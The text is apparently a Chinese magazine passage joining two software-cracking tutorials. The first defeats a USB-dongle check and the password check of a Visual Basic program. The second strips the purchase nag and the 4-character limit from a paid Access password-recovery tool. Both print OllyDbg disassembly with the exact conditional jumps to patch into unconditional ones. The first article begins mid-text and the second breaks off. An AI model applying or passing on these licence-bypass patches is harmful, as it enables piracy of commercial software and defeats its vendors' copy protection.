首先是查壳，peid载入软件主体后发现是VB的程序。这种情况就让人有点头疼了。VB这种解释型语言编写出来的程序破解起来都比较麻烦。不过比较欣慰的是幸好软件没有加壳，如图2：




图2

一般来说使用USB key作为验证方式的会使用到GetLogicalDrives这个函数做判断，这个函数的作用是判断系统中存在哪些逻辑驱动器。OD载入主程序后，对GetLogicalDrives下API断点，ctrl+F9执行程序到返回，鼠标空转一阵子之后来到系统领空，然后alt+F9执行到返回，这时会弹出了检查USB key是否插好的对话框，点击确定后来到了程序领空，附近代码如下：

```
00547EBC   83BD 64FFFFFF 0>cmp dword ptr ss:[ebp-0x9C],0x1  //判断USB KEY是否正常插入
00547EC3   74 73           je short EraseDis.00547F38  //USB KEY存在则验证通过
00547EC5   895D AC         mov dword ptr ss:[ebp-0x54],ebx
00547EC8   895D BC         mov dword ptr ss:[ebp-0x44],ebx
00547ECB   B8 04000280     mov eax,0x80020004
00547ED0   BB 08000000     mov ebx,0x8
00547ED5   8D55 8C         lea edx,dword ptr ss:[ebp-0x74]
00547ED8   8D4D CC         lea ecx,dword ptr ss:[ebp-0x34]
00547EDB   8945 B4         mov dword ptr ss:[ebp-0x4C],eax
00547EDE   8945 C4         mov dword ptr ss:[ebp-0x3C],eax
00547EE1   C745 94 0451400>mov dword ptr ss:[ebp-0x6C],EraseDis.004>
00547EE8   895D 8C         mov dword ptr ss:[ebp-0x74],ebx
00547EEB   FFD6            call esi
00547EED   8D55 9C         lea edx,dword ptr ss:[ebp-0x64]
00547EF0   8D4D DC         lea ecx,dword ptr ss:[ebp-0x24]
00547EF3   C745 A4 7C56400>mov dword ptr ss:[ebp-0x5C],EraseDis.004>
00547EFA   895D 9C         mov dword ptr ss:[ebp-0x64],ebx
00547EFD   FFD6            call esi
00547EFF   8D4D AC         lea ecx,dword ptr ss:[ebp-0x54]
00547F02   8D55 BC         lea edx,dword ptr ss:[ebp-0x44]
00547F05   51              push ecx
00547F06   8D45 CC         lea eax,dword ptr ss:[ebp-0x34]
00547F09   52              push edx
00547F0A   50              push eax
00547F0B   8D4D DC         lea ecx,dword ptr ss:[ebp-0x24]
00547F0E   6A 40           push 0x40
00547F10   51              push ecx
00547F11   FF15 7C104000   call dword ptr ds:[<&MSVBVM60.#595>]   ; MSVBVM60.rtcMsgBox  //这里就是弹出错误提示窗口的地方
```

```
00547F17    8D55 AC    lea edx,dword ptr ss:[ebp-0x54]
```

其中上面的反汇编代码里的

```
00547EBC    83BD 64FFFFFF 0>cmp dword ptr ss:[ebp-0x9C],0x1
00547EC3    74 73    je short EraseDis.00547F38
```

这处地方是判断了在运行程序的时候key盘是否存在，若存在则跳转到地址00547F38处。而00547F11 FF15 7C104000 call dword ptr ds:[<&MSVBVM60.#595>] ; MSVBVM60.rtcMsgBox。这里就是弹出对话框的地方了，所以我们把上面的那个跳转修改为jmp，强制跳过此验证。




图3

保存后运行发现已经不弹窗了，成功出现了用户认证。如图3。




图4

随便输入一个密码点击确定，程序再次被拦截在了系统领空，alt+F9回到程序领空，如愿弹出了对话框，可是让人意想不到的错误提示居然还是验证USB key的，如图4：

仔细观察可以发现这个错误提示和之前的稍有不同，多了“论证失败”几个字，不用管它，和之前一样下Get-LogicalDrives的断点，如法炮制将弹出错误窗口地方上的je跳转改为jmp，再次运行输入任意密码的时候终于弹出来密码错误的提示了。

继续分析程序，验证输入密码的地方如下：

```
0054CE18    FF15 B4114000    call dword ptr ds:[<&MSVBVM60.__vbaFreeO>; MSVBVM60.__vbaFreeObj
0054CE1E    66:85FF          test di,di
0054CE21    74 7D            je short ttt.0054CEA0 //对比是否输入了密码，输入了则跳过错误弹出提示窗口。
0054CE23    8B35 7C114000    mov esi,dword ptr ds:[<&MSVBVM60.__vbaVa>; MSVBVM60.__vbaVarDup
0054CE29    B9 04000280      mov ecx,0x80020004
0054CE2E    894D A8          mov dword ptr ss:[ebp-0x58],ecx
0054CE31    B8 0A000000      mov eax,0xA
0054CE36    894D B8          mov dword ptr ss:[ebp-0x48],ecx
0054CE39    BF 08000000      mov edi,0x8
0054CE3E    8D55 80          lea edx,dword ptr ss:[ebp-0x80]
0054CE41    8D4D C0          lea ecx,dword ptr ss:[ebp-0x40]
0054CE44    8945 A0          mov dword ptr ss:[ebp-0x60],eax
0054CE47    8945 B0          mov dword ptr ss:[ebp-0x50],eax
0054CE4A    C745 88 BC6F400>mov dword ptr ss:[ebp-0x78],ttt.00406FBC
0054CE51    897D 80          mov dword ptr ss:[ebp-0x80],edi
0054CE54    FFD6             call esi
0054CE56    8D55 90          lea edx,dword ptr ss:[ebp-0x70]
0054CE59    8D4D D0          lea ecx,dword ptr ss:[ebp-0x30]
0054CE5C    C745 98 CC73400>mov dword ptr ss:[ebp-0x68],ttt.004073CC
0054CE63    897D 90          mov dword ptr ss:[ebp-0x70],edi
0054CE66    FFD6             call esi
0054CE68    8D45 A0          lea eax,dword ptr ss:[ebp-0x60]
0054CE6B    8D4D B0          lea ecx,dword ptr ss:[ebp-0x50]
0054CE6E    50               push eax
0054CE6F    8D55 C0          lea edx,dword ptr ss:[ebp-0x40]
0054CE72    51               push ecx
0054CE73    52               push edx
0054CE74    8D45 D0          lea eax,dword ptr ss:[ebp-0x30]
0054CE77    6A 40            push 0x40
0054CE79    50               push eax
0054CE7A    FF15 7C104000    call dword ptr ds:[<&MSVBVM60.#595>]    ; MSVBVM60.rtcMsgBox //弹出“密码为空”的错误提示窗口
```

```
0054CE80    8D4D A0    lea ecx,dword ptr ss:[ebp-0x60]
```

上面的代码功能是如果输入空密码的话就会弹出密码为空的错误提示，继续往下看可以发现密码对比的地方：

```
0054CF75    FF15 B4114000    call dword ptr ds:[<&MSVBVM60.__vbaFree0>; MSVBVM60.__vbaFreeObj
0054CF7B    66:83BD 4CFFFFFF>cmp word ptr ss:[ebp-0xB4],0x0
0054CF83    0F84 0F010000    je ttt.0054D098  //比较密码是否正确，比较通过的话则跳过错误提示框
0054CF89    B9 04000280      mov ecx,0x80020004
0054CF8E    B8 0A000000      mov eax,0xA
0054CF93    894D A8          mov dword ptr ss:[ebp-0x58],ecx
0054CF96    894D B8          mov dword ptr ss:[ebp-0x48],ecx
0054CF99    8D55 80          lea edx,dword ptr ss:[ebp-0x80]
0054CF9C    8D4D C0          lea ecx,dword ptr ss:[ebp-0x40]
0054CF9F    8945 A0          mov dword ptr ss:[ebp-0x60],eax
0054CFA2    8945 B0          mov dword ptr ss:[ebp-0x50],eax
0054CFA5    C745 88 BC6F400>mov dword ptr ss:[ebp-0x78],ttt.00406FBC
0054CFAC    C745 80 0800000>mov dword ptr ss:[ebp-0x80],0x8
0054CFB3    FF15 7C114000    call dword ptr ds:[<&MSVBVM60.__vbaVarDu>; MSVBVM60.__vbaVarDup
0054CFB9    8D55 90          lea edx,dword ptr ss:[ebp-0x70]
0054CFBC    8D4D D0          lea ecx,dword ptr ss:[ebp-0x30]
0054CFBF    C745 98 EC73400>mov dword ptr ss:[ebp-0x68],ttt.004073EC
0054CFC6    C745 90 0800000>mov dword ptr ss:[ebp-0x70],0x8
0054CFCD    FF15 7C114000    call dword ptr ds:[<&MSVBVM60.__vbaVarDu>; MSVBVM60.__vbaVarDup
0054CFD3    8D55 A0          lea edx,dword ptr ss:[ebp-0x60]
0054CFD6    8D45 B0          lea eax,dword ptr ss:[ebp-0x50]
0054CFD9    52               push edx
0054CFDA    8D4D C0          lea ecx,dword ptr ss:[ebp-0x40]
0054CFDD    50               push eax
0054CFDE    51               push ecx
0054CFDF    8D55 D0          lea edx,dword ptr ss:[ebp-0x30]
0054CFE2    6A 40            push 0x40
0054CFE4    52               push edx
0054CFE5    FF15 7C104000    call dword ptr ds:[<&MSVBVM60.#595>]    ; MSVBVM60.rtcMsgBox
0054CFEB    8D45 A0          lea eax,dword ptr ss:[ebp-0x60]
```

其中：

```
0054CF7B    66:83BD 4CFFFFFF>cmp word ptr ss:[ebp-0xB4],0x0
0054CF83    0F84 0F010000    je ttt.0054D098
```

这两句就是对比密码的地方了，这里的修改方式是：

```
0054CE1E    66:85FF    test di,di
0054CE21    74 7D      je short ttt.0054CEA0
```

将je改为jmp，也就是说不管有没有输入密码都进行下一步的比较：

```
0054CF7B    66:83BD 4CFFFFFF>cmp word ptr ss:[ebp-0xB4],0x0
0054CF83    0F84 0F010000    je ttt.0054D098
```

然后将je改为jmp，这样的话输入任意密码都可以进去了。

登陆进去后又遇到了新的问题，要使用里面的各项功能的时候都弹出了“请检查USB Key是否插好”的错误提示。不过到了这里一切都很简单了：对GetLogicalDrives下断点后点击相应的功能键，然后返回到程序领空后把相应的跳转像之前的那样修改掉。修改了所有的跳转后，软件就成功被我们破解了，换句话说就是：打狗成功。

Access密码破解软件的爆破

沧海浮萍

好久没写软件破解的稿子了，今天下载了一个Access密码破解的软件，一看还是收费的，郁闷之下将其破解。破击的的手段还是一些常规软件破解手段，下面就介绍一下破解的过程。

由于软件没有加壳，所以这里就直不进行外壳处理了。没有破解之前的软件运行时其标题显示的是“未购买用用户”，而且在关闭软件时会出现如图1所示的提示购买界面，软件破解Access的密码是有长度限制的，只能显示密码的前四位。由于软件没有加壳，所以这里就直接载入到OD了，我们采用普通的字符串查找法来搜素程序里的字符串，找到了我们需要的东西，如图2、图3所示。我们要处理的软件分三部分：去除软件未购买标题，去除软件关闭时的提示信息框，去除软件只能显示4位密码的限制。首先我们来进行第一步：去除软件未购买标题。




图1




图2




图3

双击“未购买用户”一行所在的代码，来到如图4所示的位置，我们向上回溯，来到这一段代码的段首位置，如图5，按F2下好断点，重新加载我们的程序，运行。此时程序中断在我们刚才设置的断点的位置，我们按F8单步向下执行。在单步执行的过程中我们会在寄存器中看到这么一行字符“4CC5FC13710F5C4E”，我们先记录一下。继续执行，来到如下所示的代码位置：

```
004B8E34  |.  803D 7CF14B00>CMP BYTE PTR DS:[4BF17C],0
004B8E3B  |.  75 27         JNZ SHORT acpasser.004B8E64
004B8E3D  |.  8D55 F0       LEA EDX,DWORD PTR SS:[EBP-10]
004B8E40  |.  8BB3 18030000 MOV ESI,DWORD PTR DS:[EBX+318]
004B8E46  |.  8BC6          MOV EAX,ESI
004B8E48  |.  E8 A7A0FDFF   CALL acpasser.00492EF4
004B8E4D  |.  8D45 F0       LEA EAX,DWORD PTR SS:[EBP-10]
004B8E50  |.  BA 448F4B00   MOV EDX,acpasser.004B8F44   ;  - 未购买用户
004B8E55  |.  E8 9EB8F4FF   CALL acpasser.004046F8
004B8E5A  |.  8B55 F0       MOV EDX,DWORD PTR SS:[EBP-10]
004B8E5D  |.  8BC6          MOV EAX,ESI
004B8E5F  |.  E8 24ADFDFF   CALL acpasser.00493B88
004B8E64  |>  E8 2715F5FF   CALL acpasser.0040A390
```

“004B8E50 ”这里就是我们要去掉的标题，而004B8E3B位置的跳转就是关键跳转，我们将这个jnz修改为jmp，让程序跳走，保存一下，运行，如图6所示，标题的提示已经没有了。下面我们继续去掉软件关闭时的提示。将刚才修改的软件载入到OD，找到提示信息

“项目 1647

地址=004B9B3B

反汇编=MOV EDX,acpasser.004B9B70

文本字符串=本软件未购买以前只能显示前4位密码，购买后没有限制。您现在要购买吗？

双击来到指定的代码位置，继续按照上面的方法向上回溯，在不远处我么就可以看见段首的代码，如图7所示。

继续按F2下号断点，F9运行程序，然后点击关闭，这是程序就中断了下来。我们按快捷键F8单步执行，来到一个跳转的位置，代码如下所示：

```
004B9B2B   .  803D 7CF14B00>CMP BYTE PTR DS:[4BF17C],0
004B9B32   .  75 2F         JNZ SHORT acpasser.004B9B63
004B9B34      6A 24         PUSH 24
004B9B36      B9 689B4B00   MOV ECX,acpasser.004B9B68        ;  提示
004B9B3B      BA 709B4B00   MOV EDX,acpasser.004B9B70        ;  本软件未购买以前只能显示前4位密码，购买后没有限制。您现在要购买吗？
004B9B40   .  A1 D8D64B00   MOV EAX,DWORD PTR DS:[4BD6D8]
```

位于004B9B32 出的代码就是关键，我们修改跳转为jmp然程序跳走，保存，运行再测试，ok，这次程序就直接关闭了，那个提示购买的对话框的也没有出现。




图4




图5

